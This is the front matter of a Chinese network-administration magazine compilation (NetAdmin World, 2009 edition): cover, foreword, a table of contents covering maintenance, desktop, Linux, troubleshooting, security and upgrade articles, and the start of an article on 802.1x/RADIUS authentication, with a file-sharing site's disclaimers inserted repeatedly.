

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

汇编与优选全年24期杂志内容 数百篇精华文章与专题大放送

# 网管员世界

NETADMIN WORLD MAGAZINE

## 2009

超值精华本



《网管员世界》杂志社 编  
飞思科技产品研发中心 监制



**DVD ROM** 超值 DVD 特别赠送

**VIDEO**

- 2008 网络管理技术大会绿盟科技演讲视频
- 2008 网络管理技术大会 BlueCoat 演讲视频

**SOFTWARE**

- “网务通” All In One 多功能网络管理软件 3.2 版
- WPS Office 2007 个人版
- VNN 远程接入软件

**ELECTRONIC BOOK**

- 热门栏目“知识讲堂”、“设备维护”的电子书

**DVD-ROM**  
本光盘收录精彩讲座视频和多款精品软件



电子工业出版社  
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY  
http://www.phei.com.cn

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

# 网管员世界

NETADMIN WORLD MAGAZINE

## 2009 超值精华本



本书是 2008 年《网管员世界》各期内容的汇集，内容权威、全面、时效性强，贴近应用实践，收藏价值高。本书按照栏目分类进行汇总，全书分为管理维护、桌面管理、开源系统、故障诊断、信息安全、升级改造 6 个部分，共精选收录了将近 400 篇实用、精彩的技术文章，是广大网管员不可多得的业务指导书。随书光盘内容为《网管员世界》杂志“知识讲堂”和“设备维护”栏目的电子文档、2008 网络管理技术大会绿盟科技和 BlueCoat 演讲视频、WPS Office 2007 个人版、“网务通”All In One 多功能网络管理软件 3.2 版、VNN 远程接入软件等。

### 读者对象：

本书适合作为广大网络管理员入门和提高的技术参考用书。

### 上架提示 网络技术

飞思在线：<http://www.fecit.com.cn>  
飞思科技产品研发中心总策划



责任编辑：王树伟  
孙佳志  
责任美编：张 跃



本书贴有激光防伪标志，凡没有防伪标志者，属盗版图书。

ISBN 978-7-121-08447-8



9 787121 084478 >

定价：65.00元（含光盘1张）



## FOREWORD 前言

《网管员世界》是一本专门面向网络管理技术人员的专业杂志。长期以来，《网管员世界》杂志一直以帮助提高企业 IT 基础设施运营水平、提高企业网管人员的管理水平为目标和宗旨，为企业的网络技术人员提供了一个技术和经验交流的平台，成为在网络管理技术人员中颇具影响力的 IT 专业媒体。

为了更好地帮助广大网络技术人员提高网络管理技术水平，电子工业出版社与《网管员世界》杂志特别推出《〈网管员世界〉2009 超值精华本》，内容来自于 2008 年全年《网管员世界》杂志“管理维护”、“桌面管理”、“开源系统”、“故障诊断”、“信息安全”、“升级改造”等栏目中精彩文章的汇总。对于这几百篇文章，本书进行了整合，全书共分为 6 章，包括管理维护、桌面管理、开源系统、故障诊断、信息安全、升级改造 6 个方面的内容：

- 管理维护：对于广大网络管理人员来说，网络管理和维护是他们的一项重要工作，网络管理维护章以大量精彩翔实的文章为广大网络管理人员管理和维护网络提供了鲜活的实例和参考，能够帮助网络管理技术人员完成从网络管理菜鸟到高手的转变。
- 桌面管理：针对网络管理人员需要了解的技术、技巧等方面进行全面介绍。
- 开源系统：针对开源软件和技术在网络管理工作中的应用进行了全面的介绍。
- 故障诊断：收集了《网管员世界》杂志社创刊以来在“故障诊断”栏目中的精华文章和优秀专题，既是网管员在日常工作中排障查错的工具手册，又是网管员提高网络管理水平的技术全书。
- 信息安全：专门针对网络安全而推出的网络安全专业手册，文章来自《网管员世界》杂志“信息安全”栏目，对网络管理人员增强网络安全意识、提高网络安全技能有着重要的指导作用。
- 升级改造：总结了实际升级改造项目中的宝贵经验，可以帮助网管员在项目少走弯路、节省成本、变废为宝，达到事半功倍的效果。

随书光盘内容为《网管员世界》杂志“知识讲堂”和“设备维护”栏目的电子文档、2008 网络管理技术大会绿盟科技和 BlueCoat 演讲视频、WPS Office 2007 个人版、“网务通”All In One 多功能网络管理软件 3.2 版、VNN 远程接入软件等。

本书可作为网管员的日常工作手册，在工作中遇到问题时可以通过本书随时查阅，也可以作为网络技术人员或者网络爱好者提高网络管理和维护水平的进阶读本。

由于时间紧张，加之编者水平有限，书中不足之处欢迎读者批评指正，以利于我们今后改进。

《网管员世界》杂志社  
飞思科技产品研发中心

### 联系方式

咨询电话：(010) 88254160 88254161-67

电子邮件：support@fecit.com.cn

服务网址：http://www.fecit.com.cn http://www.fecit.net

通用网址：计算机图书、飞思、飞思教育、飞思科技、FECIT

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

## 溜客安全信息網

www.176ku.com

所提供书籍只限于技术参考时使用

请选择到官方论坛购买期刊支持正版书籍

本电子书严禁在淘宝开店出售，

禁止当做VIP收费项目等

尽量在本站下载安全的电子书刊

**溜客精神：**

**技術共享，資源共享，資料共享**

**不求最好，只求較好**

**做中國較好的網絡安全資料站**

**及时访问溜客安全網**

**第一时间下载技术资料**

**请将本站推荐给更多的好友**

**让大家都能成为溜客一员**

**溜客資料共享群：**

访问溜客安全網最下方  
查看本站最新共享QQ群

**加入溜客資料共享群超大共享FTP等你来用**

**請勿重複加入群，給他人一點加入的空間**



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

# CONTENTS 目录

## 第1章 管理维护

802.1x 认证管理宿舍网 .....	2
高质量传输大流量数据 .....	5
让静态路由使用多网关 .....	7
配置 DNS 转发器 .....	8
给学生机加规矩 .....	10
双链路网站智能分流 .....	11
Windows 机备份 UNIX 文件 .....	13
小马也要拉大车 ——实施低成本宽带接入 .....	14
迁移服务器逻辑磁盘 .....	19
管理 VPN 网接入设备 .....	19
局域网中配置 PVLAN .....	21
硬件代理为企业上网提速 .....	26
虚拟机技术整合服务器 .....	28
也谈构建网络直播服务器 .....	30
为交换机端口限速 .....	32
在 Vista 下安装 Apache+PHP+MySQL .....	32
PVLAN 划分防御 ARP 攻击 .....	35
网络文件夹“时光回溯” .....	35
VPN 连接异地局域网 .....	37
用 OSPF 优化校园网 .....	40
智能 DNS 解析为网站减压 .....	42
IIS 6 FTP 服务多用户配置 .....	43
“GhostCast”广播网络克隆 .....	45
构建 Oracle 双机热备系统 .....	45
DNS 自动切换解决异地容灾问题 .....	47
计划作业监控 Oracle 数据库 .....	50
轻松实现中小企业数据备份 .....	51
测试分析网络传输负载 .....	53
Virtual Server 搭建集群环境 .....	55
让网络广播多路电视节目 .....	57
打造 Windows XP 系统维护 U 盘 .....	58
迁移 SNMPc 网络管理服务器 .....	60
亲密接触 Hyper-V .....	62
QoS 保障视频会议系统 .....	66
为网络教室划分子网 .....	69
利用 IIS 远程管理服务 .....	70
理解 ntbackup 备份类型 .....	72
文件关联实现 FTP 在线编辑 .....	73
构建企业广域网 .....	74
构建 Oracle 无人值守备份环境 .....	79

## 誓把天堑变通途

——Windows Server 2008 远程管理 .....	82
终端服务远程程序 .....	86
小型 H3C 网络管理实例 .....	88
IPSecVPN 替代租用信道 .....	90
内网实现网络审计 .....	92
用 IE 浏览远程教育资源网 .....	93
校园网基于用户的动态 VLAN 应用 .....	94
帧中继网络实现 OSPF .....	97
OSPF 根区域应用实例 .....	99
禁止域中程序随便装 .....	101
解决服务器系统安装问题 .....	102
用 Nslookup 模拟 DNS 工作过程 .....	104
触摸屏页面全屏显示技巧 .....	106
构建故障转移群集试验平台 .....	107
部署园区网多路直播系统 .....	113
跨平台网站日志分析系统 .....	115
徒手实现登录时间受限 .....	117

## 第2章 桌面管理

Windows 中基于策略的桌面管理 .....	120
多网 IP 地址的快速切换 .....	124
怎样判断 PC 是否含有病毒 .....	125
删除软件的八种方法 .....	128
诊治应用程序错误 .....	129
XP 任务管理器操作技巧集锦 .....	132
使用 NTFS 给 VMware 减肥 .....	135
寻找“莫名”丢失的文件 .....	136
批处理保持网络映射 .....	137
Vista 系统 VPN 客户端升级记 .....	137
PPPoE 协议冲突引起不能上网的解决方法 .....	139
文件损坏的系统故障处理 .....	139
实现数据库自动备份 .....	140
别为无法打开网页发愁 .....	141
网上邻居的使用技巧 .....	142
数据库的查询优化策略 .....	142
QQ 无法登录两例 .....	144
Windows 桌面神灯——闲话组策略 .....	145
Windows 与 Domino 的活动目录集成 .....	148
Ghost 分区险出错 .....	149
系统恢复后常见问题的解决办法 .....	149
重温邮件标识梦 .....	151
打造真正安全的双系统 .....	152

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

# CONTENTS

关机时自动清理临时文件夹 .....	153
XP 下如何成功安装 MSSQL 企业版 .....	154
利用 Zabbix 监控管理服务器 .....	155
删掉客户机记住的密码 .....	157
利用组策略保障共享目录安全 .....	157
NTFS 权限配置技巧 .....	159
组策略使用技巧 .....	160
再次“打造不死系统” .....	161
轻松拥有个性 Windows 安装光盘 .....	162
开放系统下创建虚拟桌面 .....	165
桌面蓝屏有办法 .....	168
明明白白组策略 .....	169
Vista 最新操作技巧三则 .....	176
妙用系统配置文件 .....	177
Exchange 2003 流水号极限的预防 .....	178
我的右键菜单我做主 .....	179
Vista，快马加鞭跑起来 .....	183
解放网管——DHCP 应用超级技巧 .....	184
玩转 Windows 2000/2003 域账户漫游功能 .....	187
活动桌面的恢复方法 .....	188
你也会犯这些初级错误吗 .....	189
还 IE 一个清白 .....	191
组策略之“降龙十八掌” .....	191
有人 ping 你的上网计算机吗 .....	194
轻松解决 IIS 未经授权访问故障 .....	195
巧解笔记本计算机的系统安装之限 .....	196
Windows 快速识别真假进程文件 .....	197
优化 Windows 服务器从 TCP/IP 入手 .....	198
妙用组策略锁定 XP 系统分区 .....	199
谁偷走了我的桌面 .....	200

## 第 3 章 开源系统

使用 Putty 管理 Linux 系统 .....	204
AIX 下搜集 TCP/IP 问题 .....	205
防止 Linux 缓冲区溢出 .....	206
目录设置保障 Linux 网络安全 .....	207
Redhat Linux 下限制 BT 下载 .....	209
Smart 安装 Linux 软件包 .....	211
探究 Linux 文件管理（入门篇） .....	212
Linux 磁盘管理 .....	214
优化 Linux 系统硬盘 .....	216
探究 Linux 文件管理（目录篇） .....	217
Linux 下的硬件检测和管理 .....	218
轻松打造 FTP 资源搜索引擎 .....	220

用 Linux 做 Windows 域的文件服务器 .....	220
Linux 中的用户和组管理（上） .....	222
Linux 下的引导管理器 .....	223
在 Windows 系统下完美体验 Linux .....	226
Linux 中的用户和组管理（下） .....	228
AIX 卷组备份和恢复案例分析 .....	229
Linux 系统安全防护小技巧 .....	230
Linux 网络安全策略 .....	233
体验 Linux 的 Samba 服务 .....	235
用开源软件模拟实现的网络监控 .....	237
Linux 网络启动安装不同操作系统 .....	238
用开源方法控制迅雷下载 .....	241
使用 DHCP 自动配置 Linux 网络 .....	242
多个 Web 应用系统的统一认证 .....	244
监控 UNIX 系统性能 .....	246
用 PXE 安装 Linux 系统 .....	248

## 第 4 章 故障诊断

交换机端口镜像配置排障 .....	252
外网间歇为哪般 .....	254
处理外部同步数据包攻击 .....	255
访问列表解决网络拥塞 .....	256
细查 FTP 流量异常广播 .....	257
路由器为何发包失败 .....	259
不可忽视打印机内存 .....	260
恢复 GRUB 系统引导器 .....	261
借助工具解决 DHCP 故障 .....	262
排查网络周期性中断故障 .....	263
Mail 停止服务之谜 .....	264
批处理监控网站 .....	266
死机真凶竟是网卡 .....	268
排除 VLAN 中 Trunk 配置故障 .....	269
诊断 H3C 路由器 DLSw 故障 .....	271
挽救 Serv-U 中用户资料 .....	272
交换机系统文件受损 .....	273
设备接地不良引故障 .....	275
诊断无线局域网故障 .....	275
祸起 Vista 防火墙 .....	277
找回 Cisco 交换机丢失的 VLAN .....	278
小心网站被盗链 .....	279
清除信息课“赛车”之患 .....	280
网卡降速巧解故障 .....	281
IIS 搭建服务器两故障 .....	281
SDH 骨干网传输故障两例 .....	282



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

# CONTENTS

处理异常 CMAIL 服务器 .....	284	端口守护进程的安全 .....	338
“光纤跳线”也惹祸 .....	285	识别真假 SVCHOST.EXE .....	338
网站 Web 地址被占用 .....	285	从容应对 ARP 攻击 .....	339
静态路由批量解决打印机故障 .....	286	McAfee 保护无法启动之谜 .....	340
关闭 RPC 服务引发系统故障 .....	287	中小企业网站安全之路 .....	341
用 lmhosts 解决跨网段访问 .....	289	卡巴设置不当引风波 .....	345
地址冲突“本地连接”意外消失 .....	289	网站挂马的渗透与反渗透 .....	346
Cisco 路由器升级 IOS 排障 .....	290	别想再随便上网 .....	349
网站播放 FLV 流媒体故障 .....	292	别让文件藏在假回收站里 .....	352
巧设路由解决异地软件运行问题 .....	293	政务网边界路由安全设置 .....	353
OSPF 协议建立邻居关系故障 .....	294	内外网安全连接三剑客 .....	355
VPN 远程终端常见故障 .....	296	打造安全的路由 Modem .....	356
扫清系统补丁升级故障 .....	297	把可疑账号一网打尽 .....	357
更换 WSUS 服务器出故障 .....	298	提防网页木马 .....	358
服务器更换硬盘出故障 .....	298	拒绝 U 盘病毒 .....	361
路由器外网口关闭之谜 .....	299	系统被劫持之后 .....	362
核心交换机也闹心 .....	300	步步为营 打造安全服务器 .....	362
计算机名不同也闹重名 .....	302	快速备份 ServerProtect 数据 .....	365
波分复用故障分析一例 .....	303	用赛门铁克 SEP11 禁止迅雷 .....	365
防火墙设置不当网不畅 .....	303	杀毒软件被禁之谜 .....	366
被冤枉的网卡 .....	304	内网安全请先“放开” .....	367
查找服务器罢工故障 .....	305	密码是如何被盗的 .....	368
备用机导致 ERP 系统出错 .....	306	拒绝 360 的“干扰” .....	371
私接设备外网中断 .....	307	看穿木马隐身术 .....	372
解决 VPN 连接故障 .....	308	禁止杀毒软件罢工 .....	374
多网互联 DHCP 失灵 .....	309	真假 ARP 欺骗病毒 .....	375
交换机系统版本低也要罢工 .....	311	使用杀毒软件莫入误区 .....	377
 <b>第 5 章 信息安全</b>		补丁安装的免费之道 .....	378
三大纪律之关闭开放端口 .....	314	局域网慎打 KB951748 补丁 .....	380
三大纪律之管控漏洞 .....	316	解密 MAC 欺骗攻击 .....	380
三大纪律之密码强化策略 .....	317	校园网上网账号被盗 .....	383
网络安全之八项注意 .....	318	镜像劫持很简单 .....	384
U 盘也能安全使用 .....	321	认清 IPCS 漏洞 .....	384
Spoolsv.exe 解不了密 .....	323	夺回莫名丢失的管理权限 .....	386
以“黑”治“黑” .....	324	遭遇冲击波病毒 .....	387
用防火墙控制上网时间 .....	330	用 ISA 组建高可用的防火墙阵列 .....	388
对恶意插件引起异常的处理 .....	331	决战病毒 巅峰之役 .....	392
ARP 攻击的快速抵御 .....	331	Radmin 提升权限实例研究 .....	399
从设备和客户端防 ARP 攻击 .....	333	让 Serv-U 更安全 .....	401
提防“QQ 大盗”病毒 .....	334	Symantec 客户端为何不能安装 .....	402
巧用 VPN 打造安全的内网 .....	335	快速解决 ARP 攻击 .....	402
斩断同名病毒的魔爪 .....	336	我的隐私我做主 .....	403
窃密手段 vs 防范对策 .....	337	助 Apache 防 DoS .....	409
		遭遇“IE 浏览器惊现安全漏洞” .....	410

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

# CONTENTS

用静态记录防范 ARP 攻击 .....	411
近距离看病毒 .....	412
口令，怎样设置才安心 .....	414
给无线网络加把锁 .....	415
思科 IOS 的安全新特性 .....	416
中学机房怎样才能更安全 .....	418
用组策略为卡巴护航 .....	420
让机密文件隐藏“自救” .....	420
决战时间病毒 .....	422
用批处理实现病毒库升级 .....	422
捉“马”历险记 .....	424
病毒清除流水账 .....	424
系统被入侵之后 .....	426
识破病毒的“自启动” .....	426
木马来袭 .....	427
网络嗅探风暴 .....	428
Apache 安全十一式 .....	438
拨开迷雾，始见真凶 .....	440
网站被入侵之后 .....	442
多快好省地实施 OpenSSH .....	444
CMD 模拟入侵实验 .....	444
智擒贴吧“吧匪” .....	446
手刃双进程木马 .....	448
网络设备如何进行安全加固 .....	448
MD5 解密案例 .....	450
对 KV 2007 杀毒光盘追加病毒库 .....	451
狡猾的系统病毒往哪里逃 .....	452
防杀病毒的 11 项纪律 .....	453
这样对付捆绑木马 .....	454
将最小原则部署到路由器 .....	455
检测 Rootkit .....	459
当心新云网站管理系统漏洞 .....	460
使用 VPN 代理隐藏本机 IP .....	462
巧用瑞星防火墙查杀木马 .....	464
路由器之口令与连接安全 .....	465
清除病毒不一定重装系统 .....	469
擒“马”记 .....	472
向光盘自启动式木马说“不” .....	473
巧用小工具清除顽固病毒 .....	474
数字文档面临的失泄密风险 .....	475
防范笔记本电脑丢失造成的泄密 .....	476
防范可移动存储载体造成的失泄密 .....	478
通过数字证书保护文档安全 .....	479
企业数字文档安全防护系统的搭建 .....	480
在局域网内备份数据 .....	481
用数据库后门控制 PC .....	483
挽救中招的 360 卫士 .....	485
手工清除水牛病毒 .....	485
网络安全加固原则 .....	486
小心病毒的“报复” .....	488
系统信息让木马现形 .....	489
NTFS 对病毒说 NO .....	491
江民的 COPY 升级法 .....	491
“机器狗”灭亡记 .....	492
键盘记录窃取信息 .....	493
修补网站漏洞 .....	494
不许你私自更改 IP .....	496
案例：中秋佳节又见风雨 .....	496
ARP 协议应用与攻击原理 .....	498
防范 ARP 攻击的“硬”道理 .....	499
防范 ARP 攻击的“软”道理 .....	501
ARP 防范方法与优缺点对比 .....	505
自己动手，触摸 ARP .....	506
挡住偷窥的眼 .....	509
宽带账户防盗秘籍 .....	514
揭秘隐藏账号 .....	515
ACL 配置实例 .....	517
<b>第 6 章 升级改造</b>	
网吧改造双核心 .....	520
Data Guard 帮您升级数据库 .....	521
巧改校园网 .....	523
如何卸载老马身上的货 .....	523
老马配新鞍——实施低成本宽带接入 .....	524
制造业网络改造实战 .....	526
校园网优化原则和方法 .....	527
操作系统升级十大注意 .....	529
校园网络改造实战 .....	531
升级改造信息网 .....	532
山西建行局域网络改造 .....	535
机房设备大整合 .....	538
PACS 存储之归档升级方案 .....	543
乡镇网络升级记 .....	544
工作组升级到域的一波三折 .....	546
有线加无线——分公司网络升级改造实战 .....	547
网络建设与升级改造 ABC .....	550

## 第6章 升级改造

网吧改造双核心 .....	520
Data Guard 帮您升级数据库 .....	521
巧改校园网 .....	523
如何卸载老马身上的货 .....	523
老马配新鞍——实施低成本宽带接入 .....	524
制造业网络改造实战 .....	526
校园网优化原则和方法 .....	527
操作系统升级十大注意 .....	529
校园网络改造实战 .....	531
升级改造信息网 .....	532
山西建行局域网网络改造 .....	535
机房设备大整合 .....	538
PACS 存储之归档升级方案 .....	543
乡镇网络升级记 .....	544
工作组升级到域的一波三折 .....	546
有线加无线——分公司网络升级改造实战 .....	547
网络建设与升级改造 ABC .....	550




免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

**你  
想  
换  
吗  
？**

**www.17huan.com**

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。





## 802.1x 认证管理宿舍网

安徽财经大学现代教育技术中心 吴秋兵

### IEEE 802.1x 解决安全认证

最近，我校将校园网延伸到学生宿舍区。学生对网络的使用存在极高的热情，对网络技术也有很浓厚的兴趣。这种热情和兴趣一方面推动了校园网络迅速发展，另一方面也产生了各种极具破坏性的尝试。在学生宿舍区网络管理中，经常发生 IP 地址盗用、IP 地址冲突、使用代理、非法设备接入等情况。随着用户数的急剧增加，网络的安全性问题日益突出。

由于 PPPoE 和 Web/Portal 等传统认证方式对用户数据包烦琐的处理，造成了网络传输瓶颈，并且通过增加网络设备来解决传输瓶颈势必造成网络成本的提升，因此无法满足用户对网络安全性、高效性和低成本的要求。

IEEE 802.1x 协议通过对认证方式和认证体系结构进行优化，有效地解决了传统认证方式带来的问题，消除了网络瓶颈，减轻了网络封装开销，降低了建网成本，成为我校学生宿舍网络管理的首选。

### 802.1x 标准和 Radius 扩展原理

Radius 基本原理是，用户接入 NAS，NAS 向 Radius 服务器使用 Access-Request 数据包提交用户信息，包括用户名、密码等相关信息。其中，用户密码是经过 MD5 加密的，双方使用共享密钥，这个密钥不经过网络传播。Radius 服务器对用户名和密码的合法性进行检验，必要时可以提出一个 Challenge，要求进一步对用户认证，也可以对 NAS 进行类似的认证。如果合法，给 NAS 返回 Access-Accept 数据包，允许用户进行下一步工作；否则返回 Access-Reject 数据包，拒绝用户访问。

如果允许访问，NAS 向 Radius 服务器提出计费请求 Account-Request，Radius 服务器响应 Account-Accept，对用户开始计费，同时用户可以开始进行自己的相关操作。

Radius 具有以下特点：

客户端/服务器结构，采用共享密钥保证网络传输的安全性，具有良好的可扩展性，认证机制灵活。图 1 中详细说明了在 Radius 系统下用户的认证过程：

(1) 由客户端向接入设备发送一个 EAPOL-Start 报文，开始 802.1x 认证接入请求。

(2) 接入设备收到客户端的 EAPOL-Start 报文后，向客户端发送 EAP-Request/Identity 报文，要求客户端将用户名送上来。

(3) 客户端向接入设备回应 EAP-Response/Identity 报

